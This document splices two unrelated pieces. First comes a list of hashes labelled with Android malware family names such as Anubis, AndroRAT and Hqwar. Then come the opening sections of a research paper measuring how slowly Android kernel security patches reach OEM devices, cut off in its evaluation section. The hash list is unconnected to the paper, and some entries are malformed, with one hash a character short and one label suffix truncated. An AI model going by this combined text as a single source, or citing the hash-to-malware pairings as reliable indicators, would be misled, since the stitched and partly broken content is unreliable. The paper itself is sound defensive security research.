64e374807d87102cfc27489a91f8a13d	AdWare:Android/Batmob.cbf4dda9
6a3ae5a916bc109e0186b40093084a78	Backdoor:Android/Agent.63d66ab9
6c39197bb2c2fd5fc9253ed18467d0d7	Backdoor:Android/Brata.7b8ffc88
70a937b2504b3ad6c62358424c7e53d	Trojan:Android/Skygofree.f9b277e6
71b80c162001f9d2f4872f2efb7431fe	TrojanSpy:Android/AndroRAT.a2734e43
75f1117cabc55999e783a9fd370302f3	TrojanBanker:Android/Banker.4650457b
880540d10cca559f68db96314f206225	Trojan:Android/Rootnik.1fce124c
8a266e277c61ffd6afa3d15b8691b9fb	Backdoor:Android/Agent.48e611ae
8a9540fa5541054074d1efdc7729da43	Backdoor:Android/Lucbot.5aac9302
8d1f5637dc0bc76064d6f3283482a7c5	Trojan:Android/Agent.7c517cfb
8df5b22cabc10423533884da7648e982	TrojanBanker:Android/Asacub.3fc31d6b
91f0daa8cb837a9d3e815da8db999a08	TrojanSpy:Android/Banker.35c71d45
957ce53315496083a43c6765f5ed9e42	TrojanSpy:Android/AndroRAT.d9b0b7c8
9ae53ef2a4f2d40b06cc85e5c3778f48	Trojan:Android/Agent.14c930cd
a287a434a0d40833d3ebf5808950b858	Trojan:Android/Skygofree.639ce6ec
a2a921c0e8a9171300a805c5b1df78b8	TrojanSpy:Android/Banker.f9398502
a384a27681df0ed1732d4346f6c52d0a	TrojanBanker:Android/Generic.ba1d86be
a44a9811db4f7d39cac0765a5e1621ac	Trojan:Android/Agent.34c921b3
a8a8479dab8fbdee1fb058b8de97e89b	Trojan:Android/Agent.a87db02a
a962759a71f899a9bbe4d27790e91b00	Backdoor:Android/Lucbot.69116e3e
a97eb28853eeeecffb749bf49b68af55	TrojanSpy:Android/AndroRAT.6fd591ab
ac613a7dee1ee8c47321403ab8fa1372	Trojan:Android/Agent.f483d3f4
ac67f1b22d6c7812003609de284a9ad9	TrojanDropper:Android/Hqwar.20f8d210
ac92258ff3395137dd590af36ca2d8c9	Trojan:Android/Agent.c1ade2d1
c148c63c974e2312d8f847d07242a86b	TrojanBanker:Android/Anubis.65b2e27e
c580e7807fbd18106d2659af3cc58f8d	AdWare:Android/Gibdy.2f426bf5
cdf10316664d181749a8ba90a3c07454	TrojanSpy:Android/Donot.d27afe4a
d0641eb22198c346af6c22284fca38a6	TrojanBanker:Android/Riltok.b7c88ed6
d3f53bcf02ede4adda304fc7f03a2000	TrojanSpy:Android/Donot.ecf77e96
d6ef4e16701b218f54a2a999af47d1b4	TrojanBanker:Android/Banker.a4cbd698
dc74daf70afc181471f41fd910a0dec0	TrojanDropper:Android/Hqwar.ef5f2c4a
e105b0fd0eadc5db26bf979e4e96007c	Trojan:Android/Rootnik.1c8d7a29
e4187a74e6bef1a8cd30116500ed10f8	TrojanBanker:Android/Banker.3457c734
ef8493089deecbef6e459434ec7fee0b	TrojanDropper:Android/Hqwar.04dccff
ffacd0a770aa4faa261c903f3d2993a2	TrojanBanker:Android/Banker.522c0eb4

An Investigation of the Android Kernel Patch Ecosystem

Zheng Zhang
UC Riverside
zzhan173@ucr.edu

Hang Zhang
UC Riverside
hang@cs.ucr.edu

Zhiyun Qian
UC Riverside
zhiyunq@cs.ucr.edu

Billy Lau
Google Inc.
billylau@google.com

Abstract

open-source projects are often reused in commercial software. Android, a popular mobile operating system, is a great example that has fostered an ecosystem of open-source kernels. However, due to the largely decentralized and fragmented nature, patch propagation from the upstream through multiple layers to end devices can be severely delayed. In this paper, we undertake a thorough investigation of the patch propagation behaviors in the entire Android kernel ecosystem. By analyzing the CVEs and patches available since the inception of the Android security bulletin, as well as open-source upstream kernels (*e.g.,* Linux and AOSP) and hundreds of mostly binary OEM kernels (*e.g.,* by Samsung), we find that the delays of patches are largely due to the current patching practices and the lack of knowledge about which upstream commits being security-critical. Unfortunately, we find that the gap between the first publicly available patch and its final application on end devices is often months and even years, leaving a large attack window for experienced hackers to exploit the unpatched vulnerabilities.

1 Introduction

open-source software is ubiquitous and often serves as the foundation of our everyday computing needs. Unfortunately, they also contain a large number of vulnerabilities — there are new security patches released weekly for open-source software (e.g., Linux).

It can be tricky to ensure timely delivery of patches for open-source software because of the widespread *reuse* phenomenon where multiple versions or branches of the open-source software co-exist and can be divided into so-called *upstream* and *downstream* ones. Downstream developers *reuse* much of the upstream software and add finishing touches (*e.g.,* customization, stability fixes). More importantly, downstream developers have to take critical security patches from upstream to eliminate vulnerabilities. This is often challenging because upstream and downstream branches are often developed and maintained by different organizations and companies that often have different priorities and goals in mind.

The single most prominent example is the Android ecosystem. The Android open-source Project (AOSP) kernels are derived from Linux kernels (*i.e., reused* in Android) with many features added for mobile devices. In turn, the AOSP kernels are *reused* by chipset vendors such as Qualcomm who add additional hardware-specific changes. A chipset vendor's kernel is then finally *reused* by OEM vendors such as Samsung and Xiaomi. This means that the patches can originate from more than one *upstream* kernels (e.g., Linux, AOSP, and Qualcomm), and the propagation can take multiple steps to finally reach the OEM vendors. Even though Google has been working diligently with OEM vendors on patching, e.g., through its monthly update program [1], the ecosystem is unfortunately so decentralized that it is beyond the control of a single entity.

Motivated by the lack of transparency and understanding of the patching process, we set out to investigate the unique and complex Android kernel ecosystem. Specifically, we are interested in the following high-level aspects:

(1) The relationship between the upstream and downstream kernels, *e.g.,* who is responsible for the initial patch, and how does it propagate?

(2) The timeliness of patch propagation, *e.g.,* what is the typical delay in each step with the patch propagation and where is the bottleneck?

(3) The factors that influence the patch propagation, *e.g.,* what are the current best practices by different entities, and how can we improve the situation?

It is challenging to conduct such a measurement study. Specifically, even though Android kernels inherit

the open-source license from Linux, kernel sources from OEM vendors are often released broken/half-baked, with substantial delays, and only intermittently (*e.g.,* when the phone was initially released) [38, 35, 33]. In contrast, the binary ROMs (*i.e.,* firmware images) are easier to find. Therefore, to be able to analyze closed-source Android firmware images, we build a static analysis tool on top of FIBER [42], a state-of-the-art tool capable of conducting patch presence test in binaries.

By analyzing the patches announced in the Android security bulletin, 20+ OEM phone models, and 600+ kernel images, we delineate many interesting findings that reveal intriguing relationships among different parties as well as the bottleneck of the whole patch propagation process. When fair to do so, we also compare the responsiveness among different parties, *e.g.,* which OEM vendors are more diligent in patching their devices.

We summarize our contributions as follows:

- We investigate the unique Android kernel ecosystem that is decentralized and fragmented. We mine the patch propagation delays across all layers and locate the bottleneck.
- We improve a state-of-the-art source-to-binary patch presence test tool and develop a system on top of it to check the closed-source kernels from OEM vendors. We plan to open-source our system and release the dataset to improve the transparency of the ecosystem.
- We conduct a large-scale measurement that shows nearly half of the CVEs are patched on OEM devices roughly 200 days or more after the initial patch is publicly committed in the upstream, and 10% – 30% CVEs are patched after a year or more.
- Furthermore, by mining the commit methods and correlating them with notification dates published by Google and Qualcomm, we explain the causes of patch delays. We also distill takeaways and potential prescriptive solutions to improve the current situation.

2 Android Kernel Ecosystem

Android is known for its diverse and fragmented ecosystem where multiple variants of the operating system co-exist [21]. On one hand, the scale and diversity of the ecosystem participants definitely contributed to Android's overall success. On the other hand, it is extremely challenging to ensure the consistency and security of every Android variant out on the market. It is especially true for Android kernels which are themselves derived from the upstream Linux kernel.

Hierarchy of Linux/Android kernels. Figure 1 illustrates the typical relationship between the upstream and downstream kernels. At the very top, we have the Linux mainline that moves forward rapidly with all the features and bug fixes. Its kernel versions are tagged as 4.4, 4.5, *etc.* Periodically when appropriate, it gets forked into *stable* (*e.g.,* 4.3.y) or *long term support* (LTS) branches (*e.g.,* 4.4.y) with mostly only bug fixes [30]. The difference between *stable* and LTS branches is that the former is short-lived (a few weeks) while the latter is supported for a few years. For the benefit of longer support, Android common kernels (*e.g.,* 4.4) typically follow the LTS branches. Meanwhile, Google developers will add the necessary changes for mobile devices to turn the Linux kernel into an Android kernel [29]. In addition, the developers will merge the fixes from Linux to ensure that they stay up-to-date and bug-free.




Figure 1: Android ecosystem for kernel version 4.4

In Figure 1, Google's Android common 4.4 is initially forked from Linux mainline 4.4 and in the future merges all the changes from Linux LTS 4.4.y. Then there are branches maintained by SoC vendors such as Qualcomm, MediaTek, and Exynos (out of which only Qualcomm provides the complete history in git repos). Take Qualcomm as an example, when the company decides to ship a new SoC like Snapdragon 830, it may choose to fork a then-recent Android common 4.4.y. In fact, there exists a generic 4.4.y branch and multiple chipset-specific branches all maintained by Qualcomm (simplified in Figure 1). Interestingly, sometimes Qualcomm may choose to fork directly from upstream Linux (*e.g.,* 4.9.y) instead of Android common. Nevertheless, it will still merge significant changes from Android common later on. According to our analysis, SoC vendors typically take fixes and security patches from its direct upstream, Android common, instead of Linux. This practice is reasonable as Google has already done a significant amount of work for the SoC vendors such as patch compatibility tests for Android kernels. However, this also increases the patch propagation delay due to the extra hop.

Finally, at the very bottom of the hierarchy is the OEM vendor kernel. Depending on the device model and its chipset, *e.g.,* a Xiaomi phone using Snapdragon 835, the corresponding branch from the SoC vendor will be forked (Qualcomm's 4.4.y). The OEM vendor may then optionally add new features (*e.g.,* Samsung's kernel hardening [39]) or simply only port bug fixes from the upstream (for smaller OEM vendors). However, when it comes to security patches, OEM vendors tend to have a tighter connection with Google who monthly updates its Android security bulletin since 2015. According to our knowledge, Google serves as the main point of contact notifying OEM vendors about various security vulnerabilities even though the original patch may come from other parties (*e.g.,* Linux or Qualcomm). From Sep 2017, Qualcomm has also established its own security bulletin and independently notifies its customers about Qualcomm-specific vulnerabilities [18, 37], which overlap with the ones on the Android security bulletin.

Android security bulletin is a central location where Google publishes monthly updates on Android security patches and their corresponding CVEs [1]. For the CVEs affecting the open-source Android components (for kernels, most are open-sourced except some proprietary drivers, *e.g.,* by MediaTek), there will be links to the upstream kernel commits representing the patches of the vulnerabilities.

It is worth noting that as Android kernels can be customized by individual OEM vendors, the bulletin may not cover OEM-specific vulnerabilities (*e.g.,* an OEM device may use a custom file system). Nevertheless, it represents Google's best effort to keep track of vulnerabilities that affect the Android common kernel, the upstream Linux kernel, and SOC vendors (primarily Qualcomm). In fact, each CVE has a corresponding link to its patch (*i.e.,* a git commit) that belongs to one of the three kernel repositories.

Before publicizing the vulnerabilities on the Android security bulletin, Google notifies OEM vendors at least one month earlier to ensure that affected devices are patched [2]. In other words, the publication of vulnerabilities on the Android security bulletin represents a major event in the patch management cycle, after which unpatched devices will be in danger. Indeed, our measurement results suggest that OEM vendors are dependent on Google for patching.

3 Measurement Goal and Pipeline

As alluded to earlier, the goal of the measurement is to shed light on the patch propagation in the fragmented Android kernel ecosystem. In this paper, we explicitly assume the knowledge of the affected function(s) and the source-level patch itself, as the upstream Linux/Android kernels do offer detailed patch commits. As a result, our goal is that *given a CVE, we will track the propagation of the initial patch along the chain of upstream-downstream kernels*. Together with the CVE publication time on the Android security bulletin, we can paint a timeline of patch commit and announcement events in the whole patch management cycle.

Before we introduce the measurement pipeline, we first introduce the **three different types of kernels** that are publicly accessible, with increasing degrees of difficulties to analyze.

(1) Type 1: Repository. Kernels made available through git repositories contain complete commit history. They represent the easiest case to analyze as a security patch can be easily located in the commit log — typically they simply copy the commit message and/or reference the commit given in the Android security bulletin's link. *Linux, Android common, Qualcomm and Nexus/Pixel* kernels belong to this category. Unfortunately, other SoC vendors such as Samsung Exynos, MediaTek, and Huawei Kirin do not offer git repositories corresponding their recent chipsets.

(2) Type 2: Source code snapshots. Most OEM vendors prefer to release their kernels in the form of source code snapshots without commit history (Google's own Nexus/Pixel phones are exceptions). It is usually possible to check if a particular CVE is patched in the snapshot via simple source-level function comparison (more details in §4.2). The issue though, is that such snapshots are released with substantial delays and often sporadically, leading to missing data points and inconclusive results.

(3) Type 3: Binary. The most available form of OEM kernels is the binary one – firmware images or ROMs. In fact, there is an abundant supply of Android ROMs on both first-party [9, 10] and third-party websites [7, 8]. These ROMs represent a valuable data source for patch propagation analysis, as long as we can accurately test patch presence in these binaries.

Measurement pipeline. Now we introduce the measurement pipeline (Figure 2) that integrates the analysis of the above three kernel types:

(1) Crawler. Initially, we crawl the kernel-related CVE information from Google's Android security bulletin [1]. This includes CVE numbers, specific patch commits, and the corresponding repositories in which the patches were committed.

(2) Patch locator. This is to analyze type 1 target kernels (*i.e.,* repositories). It attempts to determine if a given patch (or a similar one) exists in a target kernel repository (§4.1). If so, it outputs the corresponding patch commit in the repository, which then also serves as the reference in the patch presence test for type 2 and type 3 kernels.




Figure 2: Measurement pipeline.

(3) Patch evolution tracker. The tracker tries to collect all possible versions of a patched function (*i.e.,* the function can continue evolving after the security patch) in the repositories, this can help us reliably test the patch presence in both type 2 (*i.e.,* source snapshot) and type 3 (*i.e.,* binary) kernels.

(4) Source-level matcher. It tries to match each patched function version (identified by the evolution tracker) to the target function in a type 2 kernel, in order to perform a source-level patch presence test (§4.2).

(5) E-FIBER. E-FIBER is capable of translating each patched function version into a binary signature and then matching the signature in type 3 binary kernel as a patch presence test. We build E-FIBER on top of FIBER [42], a state-of-the-art binary patch presence test system. We will articulate the improvements we made over FIBER in §4.3.

4 Patch Presence Test

In this section we will detail the methodology of patch presence tests against the three kernel types.

To better facilitate the discussion of this paper, we call the patch linked in Android security bulletin the "linked upstream patch", which can only be in type 1 kernels (repositories), *i.e.,* Linux, Android commons, Qualcomm. Interestingly, later we find that these may not be the earliest patches.

4.1 Repository Target

When our target is a repository, we search through the commit history using the patch locator to test the presence of an equivalent patch.

Patch locator: We combine various information about the original patch to determine its presence in the target repository. Specifically, we have the following procedure:

1) For each commit, we attempt to perform a simple string match on the commit subject. If it is a patch they borrow from the upstream, the downstream kernels typically retain the original subject. If there are multiple hits, we use the commit message to identify the real match. Typically, the downstream kernels will not only copy the original commit message but also reference the upstream commit, *e.g.,* `cherry picked from commit XYZ`. If no results are found, we perform the second step.

2) When commit subject and message are not retained when applying the same patch in downstream, we search through the commit history of the corresponding patched file, attempting to match the complete source level changes (including both the added/removed lines as well as the context lines) with those in the original patch. If still no match, we move to the next step.

3) It is possible that the downstream kernel has customized the patched function and its context lines no longer match those in the original patch. We therefore also attempt to match the added and deleted lines only (ignoring the context lines). However, if still no results are found, we keep the commits that matched with at least some blocks of added lines (which we call "change sites") in the original patch.

In any of the above steps, if there are multiple results returned, we manually identify the correct one by inspecting the commit message (note that the message is no longer exactly copied else the first step would have caught it). In addition, if no match is ever found after all the steps, we attempt a manual search using parts of the message of the original commit as a last resort. Only if this step fails to locate any commit will we determine the commit is missing. In practice, we find these cases that require manual analysis are small (6.8% in our

experiments).

In addition, there are several special cases we need to pay attention to:

(1) File path/name change: If we cannot find any commits that change the patched file, we extend the search region to files that have the same name but in different directories (sometimes the downstream kernel would decide to rearrange certain source files). If we find any commit that renamed the patched file at some points, we also track the evolution of the renamed file.

(2) Function name change: similar to file names, the name of a function may also change over time. We develop a small script to track the evolution of them too by checking the related commits.

(3) Patched at initialization time: sometimes a kernel repository or branch may choose to copy the entirety of a source file and commit it as a brand new file. In that case, we lose the actual commit that applied the patch. However, we can still match the change sites given in the original patch.

Finally, we note that there can be several reasons when a patch is not found: 1) the patched file/function simply doesn't exist in this branch (*e.g.,* a vulnerable qualcomm driver is not used in Huawei devices), 2) the vulnerability does not affect the particular branch/repository, 3) The vulnerability fails to be patched. In our evaluation, we consider a CVE not applicable for a particular target if it falls under case 1).

4.2 Source Code Target

For kernel source snapshots, we need a way to check its source code against the patched version and infer the patch presence. A naive approach is to match the patched function from upstream against the same function in the snapshot. However, there can be multiple versions of the patched functions (*i.e.,* due to further commits to the same functions), and we do not know which version the target may take (regardless of whether it is source code or binary target). Even worse, the patched function name or patched file may change altogether as mentioned previously.

Our solution to this problem is straightforward. In addition to the single version of a patched function, we choose *multiple versions of the patched function* to represent the patch of a vulnerability. In general, we have two criteria to select the versions we should consider:

(1) Complete. We should be able to discover all patched versions of a function — unless the version is internal to the OEM and not visible in the upstream kernel repositories due to vendor-customization.

(2) Unique. The patched version should not occur in the unpatched version of the kernel. Otherwise, it no longer can distinguish the patched and unpatched cases.

Patch evolution tracker: In order to generate a complete set of patched function versions, we need to pick one or more reference kernels first where we can track the evolution of a function post-patch — this means that we must use kernel repositories with commit history as reference kernels.

In this paper, we choose the repositories from Qualcomm as our reference kernels. This is because Qualcomm has the largest market share as a chipset vendor and therefore is the direct upstream of most Android devices. If a bug is fixed in Linux or Android common kernels, they should also exist in Qualcomm; in other words, Qualcomm has a superset of patches.

Qualcomm maintains different repositories for several major kernel versions (*e.g.,* 4.4 and 4.9). Within each repo, there is typically a "general release branch" (which we simply refer to as mainline) and multiple "stabilization branches" (which we refer to as stable) exist [16]. A stable branch usually corresponds to specific chipsets and OS versions (*e.g.,* Android 8.0) and only port fixes from the mainline. For example, branch `kernel.lnx.4.4.r34-rel` in repo `msm-4.4` has tags sharing a prefix of `LA.UM.7.2.r1` which corresponds to snapdragon 660 and Android 9.0 [17].

As any OEM kernel either forks from or follows a corresponding Qualcomm stable branch (which determines the chipset) and Qualcomm repo (which determines the kernel version), we choose the reference repo according to its kernel version. In practice, this minimizes the differences between the two and improves the accuracy of the patch presence test.

After choosing repositories, we need to determine in which branches to track the patched functions. In principle, we could choose all the branches (including mainline and stabilization) but it may be unnecessary and time-consuming. Instead, we choose the mainline branch only for the following reasons: 1) Generally, vulnerabilities are patched in the mainline first and then propagated to the chipset-specific branches. Due to delays, the patch may not even exist in a chipset-specific branch but we cannot rule the vulnerability out. 2) We prefer to generate generic signatures which are not overly-specific; otherwise there may be too many signatures to generate in the end. In §5, we will show that this strategy produces satisfactory accuracy.

Source-level matcher After collecting the different versions of the patched functions in the corresponding repository, *e.g.,* Qualcomm 4.4, we need to compare them against the function in the target kernel. There are several ways to do so, *e.g.,* hash-based methods [15], a straightforward string match of a few representative lines (*e.g.,* changes made in the patch) in the function, or even a simple string match of the whole function.

We decide to use the most strict and simplest method




Figure 3: Fiber Workflow

— strict string matching of the whole patched function (using all the evolved versions post-patch) after stripped trailing white spaces for the following reasons: 1) It is strict and never produces any false positive, *i.e.,* if we claim that a function is patched, it must match some version of the patched function (and not any unpatched version). 2) The method is simple and easy to reason about. While it does produce false negatives, *e.g.,* the target kernel may customize the patched function so that it looks different but still patched, we find that these cases are uncommon and we are able to manually analyze them (given that we have the target kernel source).

4.3 Binary Target

If the target is a binary, neither of the previous two methods works. The key challenge is that the patched functions at the binary level are unlikely to be identical even if their sources are the same. This is because of various kernel and compiler options that can influence the compiled binary instructions. Therefore, we choose to generate binary signatures (in the patched function) to test the presence of patch in the target. The signature is what represents the semantics of a patch.

Specifically, we build an improved version of FIBER whose original workflow is illustrated in Figure 3. There are three main steps: 1) it first analyzes a patch (*i.e.,* changes made in one or more places) and checks the uniqueness of each change site. Then it picks a few suitable change sites for signature generation. 2) FIBER compiles the kernel and extracts relevant sequences of instructions (and even symbolic formulas involving the computation of variables) representing the semantics of these change sites. 3) FIBER matches the signatures against a target binary.

Unfortunately, there are several limitations acknowledged and summarized in the original paper: 1) Function inline. (2) Function prototype change (3) Code customization. (4) Patch adaptation. (5) Other engineering issues. We observe that several of these issues share a common root cause: *patched functions evolve over time* and FIBER picks only the initial version of the patched function for signature generation. This means that if the release date of the target kernel and the original patch differ significantly, the generated signature is likely out-of-date for the target kernel. In our preliminary evaluation of FIBER spanning 3 years of reference and target kernels, we find that its accuracy dropped considerably compared to what was reported in [42] due to this issue.

To overcome this limitation, we simply leverage the patch evolution tracker (proposed earlier) to identify the multiple versions of the patched functions so that a more complete set of signatures can be generated. This is especially important when the change sites of the original patch are completely erased during the evolution of the patched function.

In addition, we also address two other technical problems mentioned earlier: (1) the patched function becomes inlined, and (2) the binary signatures look different for the same source due to different compilers and configuration options (FIBER has some degree of robustness but can still be affected as discovered in our preliminary analysis).

Function inlining can cause a direct failure in locating the patched function in the reference binary (missing from the symbol table) and therefore failure in generating the signature.

Our solution is as follows: we try to find the caller of the patched function which should contain the inlined version of the patched function. If the caller is also inlined, then we will recursively locate the caller of the caller until one is found in the symbol table. Since the reference kernels are compiled by E-FIBER, we can make use of debug information to locate the exact sequence of instructions that belongs to the patched function (which is inlined), and generate the signatures (which are now in the context of a caller) accordingly. This signature can then be matched in the target kernel which has the same inlined behavior.

To address the compiler and configuration issues. We vary these configurations ahead of time in generating the binary signature.

(1) Compilers. Most vendors use GCC to compile their source code, however, a few new devices released in 2019 (whose corresponding Linux versions are 4.14) use Clang. Different compilers can yield vastly different binary instruction sequences to the point it becomes hard to semantically test the equivalence of the two. As a result, we use both compilers to compile 4.14 reference kernels and generate two versions of signatures.

(2) Optimization levels. Through sampling a few kernel source snapshots from major OEM vendors, we find that all of them use either Os or O2 as the compiler optimization levels. We, therefore, generate signatures with both optimization levels.

Type of target	Company	Repo (Num of branches) or Phone models (Num of Roms)
Repository	Linux	Linux(mainline, linux-3.18.y, linux-4.4.y, linux-4.4.y, linux-4.14.y)
	AOSP common	Android common(android-3.18, android-4.4, android-4.9, android-4.14)
	Qualcomm	msm-3.18(8), msm-4.4(17), msm-4.9(15), msm-4.14(1)
	Pixel	Android msm (Pixe l, Pixel 2, Pixel 3)
Binary	Samsung	Galaxy S7(78), Galaxy S8(52), Galaxy S9(32), Galaxy Note9(28), Galaxy A9 Star(11), Galaxy A8s(9)
	Xiaomi	Mi 6(84), Mi8 Lite(24), Mi 8(12), Redmi 4(41), Redmi 4pro(38), Redmi Note7(21), Mi Max2(75)
	Huawei	Mate 10(37), P20 pro(31), Honor10(30)
	Oppo	R11s(11)
	LG	V30(10)
	Oneplus	Oneplus5(27), Oneplus6(18)
Source snapshot	Sony	XperiaXZ1(23)
	Samsung	Galaxy S8(1), Galaxy S9(1)
	Xiaomi	Mi 8(1), Mi 9(1), Mi Max2(1), Redmi Note7(1)
	Huawei	Mate 10(1), P20 pro(1)
	Oppo	FindX(1)

Table 1: Dataset of measurements

	repository	**Num. CVEs**
1	Linux	141
2	Qualcomm msm-3.4	12
3	Qualcomm msm-3.10	52
4	Qualcomm msm-3.18	115
5	Qualcomm msm-4.4	63
6	Qualcomm msm-4.9	15
7	AOSP msm	2

Table 2: Corresponding repository of CVE in Android security bulletin

(3) Configuration files. Besides optimization levels, other kernel configuration options (to enable and disable certain kernel components) vary. In the mainline branch of Qualcomm repos (*e.g.,* 4.4 or 4.9), there are typically a few config files. For example, msm-4.9 has 16 config files in total and only 8 of them are specific to Android chipsets, including `sdm845-perf_defconfig` (Snapdragon 845), `msm8937-perf_defconfig` (Snapdragon 430), etc. We pick only the config files that are relevant to the Android devices we are interested in testing. For example, snapdragon 845 is used in Mi 8. Thus `sdm845-perf_defconfig` is used to generate the corresponding signatures.

5 Evaluation

5.1 Dataset

Overall, we collected 402 kernel CVEs released on Android Security Bulletin every month since its inception in Aug 2015 until May 2019. This includes the main bulletin [1] as well as a Pixel bulletin [5]. We summarize the crawled CVEs in Table 2. Clearly, most of them link to Linux and Qualcomm instead of AOSP Android repositories.

We also summarize the target kernels used in our evaluation in Table 1. Overall, we collected 3 levels of upstream kernels as introduced before, *i.e.,* Linux, Android common and Qualcomm). 8 most popular Android brands (Google Pixel, Samsung, Xiaomi, Huawei, Oppo, OnePlus, Sony, LG), covering 26 phone models and 701 released kernel instances (either source or binary). For most phone models, the kernel instances cover a time range of one to two years. We collect these kernels through both official and third-party websites. Our experience is that most official websites supply only the latest ROM for each phone model, and occasional source snapshots. The one exception is that SONY offers all source code snapshots on its websites. To obtain historical versions of ROMs, we rely mostly on third-party websites [11, 12, 7, 8].

We extract compilation dates (*i.e.,* build dates) from these ROMs which are used to compare against various dates such as Android security bulletin release date and patch dates on the upstream. Note that we collect many historical kernel versions (*e.g.,* 78 versions for Samsung Galaxy S7) for the same phone model in order to conduct a longitudinal study on their patching behavior.

To generate robust signatures using E-FIBER (see §4.2 and §4.3), we have used in total 19 different config files from msm-3.18, msm-4.4, msm-4.9, and msm-4.14 Qualcomm repos that represent the chipsets encountered in our OEM devices. We use two compiler optimization

Device	Kernel Version	Source code						Binary					
		Cnt.	TP	TN	FP	FN	Accuracy	Cnt	TP	TN	FP	FN	Accuracy
Samsung S8	4.4.78	351	257	59	0	35	90.03%	246	202	37	0	7	97.15%
Samsung S9	4.9.112	302	293	3	0	6	98.01%	189	180	2	0	7	96.30%
Xiaomi Mi8	4.9.65	232	208	23	0	1	99.57%	168	149	15	0	4	97.62%
Xiaomi Mi9	4.14.83	262	258	3	0	1	99.62%	173	165	1	0	7	95.95%
Redmi Note7	4.4.153	356	342	13	0	1	99.72%	265	255	7	0	3	98.87%
Xiaomi Max2	3.18.31	328	217	88	0	23	92.98%	208	155	45	2	6	96.15%
Huawei P20	4.9.97	137	114	12	0	11	91.97%	83	76	5	0	2	97.59%
Huawei Mate10	4.4.23	147	74	67	0	6	95.92%	86	53	26	2	5	91.86%
Oppo FindX	4.9.65	235	210	19	0	6	97.45%	186	171	12	0	3	98.39%

Table 3: Accuracy of patch presence test

settings: -Os and -O2. We also need to account for patch evolution. In the end, we compiled a total of 2,488 reference kernels all from Qualcomm repos with 11,093 signatures generated in the end (note one compilation allows multiple signatures to be generated).

5.2 Accuracy

In this section, we will describe the accuracy of patch presence test against three types of kernel targets presented in §4.

First of all, for kernels that are in the repository form, since we have conducted both automated and manual analysis (for the few subtle cases) exhaustively on every CVE and every branch, we treat the results as ground truth.

For kernels that are in source snapshots or binary ROMs, we sample a number of them to evaluate the accuracy of the patch presence test at both the source and binary level. Specifically, we picked 9 kernels, each from a different phone model covering 4 different brands. These 9 kernels are available in both source snapshot and binary, which allows us to verify the results of binary patch presence test using the corresponding source code. The results are summarized in Table 3. Generally, our solution works well for both source and binary targets with an average accuracy of more than 96%. To give more details, we also analyzed the sources of inaccuracies.

In the case of source snapshot targets, since we consider a function patched only when a strict string match of the full function is found, it leads to no false positives but some false negatives are observed, which are due to customization of the patched functions. The results suggest that Huawei and Samsung have more customization than others. This is consistent with the fact that Samsung and Huawei are the top 2 players in the Android market and have the strongest product differentiation.

In the case of binary targets, the inaccuracies come from 1) Customization of the patched function. 2) Even when source code is the same, the binaries may look different due to vendor customization of compiler's config options, which we do not have complete access to (other than those from the periodic source snapshots). Interestingly, we can see generally comparable and even lower false negative rates compared to the source snapshot targets. This is because the source-level patch presence test is based on strict string matching of the whole patched function (and will fail to match any vendor customized functions). On the other hand, FIBER by design has some resistance against customization as the generated signatures only characterize a small (but key) portion of the patched function.

Besides, the number of CVEs and their corresponding patches that we can track for binary kernel targets is smaller. One common reason is that many vulnerable drivers are included in the source snapshot but are not compiled into the binaries. Other technical reasons are: 1) FIBER was not able to generate signatures for certain cases. 2) Generation/Matching of signatures costs too much time (over a threshold of 2 hours, which is determined by the distribution of time consuming we observed). These cases attribute to about 10% of the CVEs and were excluded from the binary patch presence test.

Overall, the patch presence test accuracy result gives us confidence in the measurement study in §5.4. We also note that patch presence test in upstream source repos is independently done through patch locator as described in §4.1.

5.3 Patch Propagation in Upstream kernels

In this section, we focus on analyzing the patch propagation in the upstream kernel repos using the patch locator described in §4.1. With the exact time and date of individual commits, we are able to track the patch

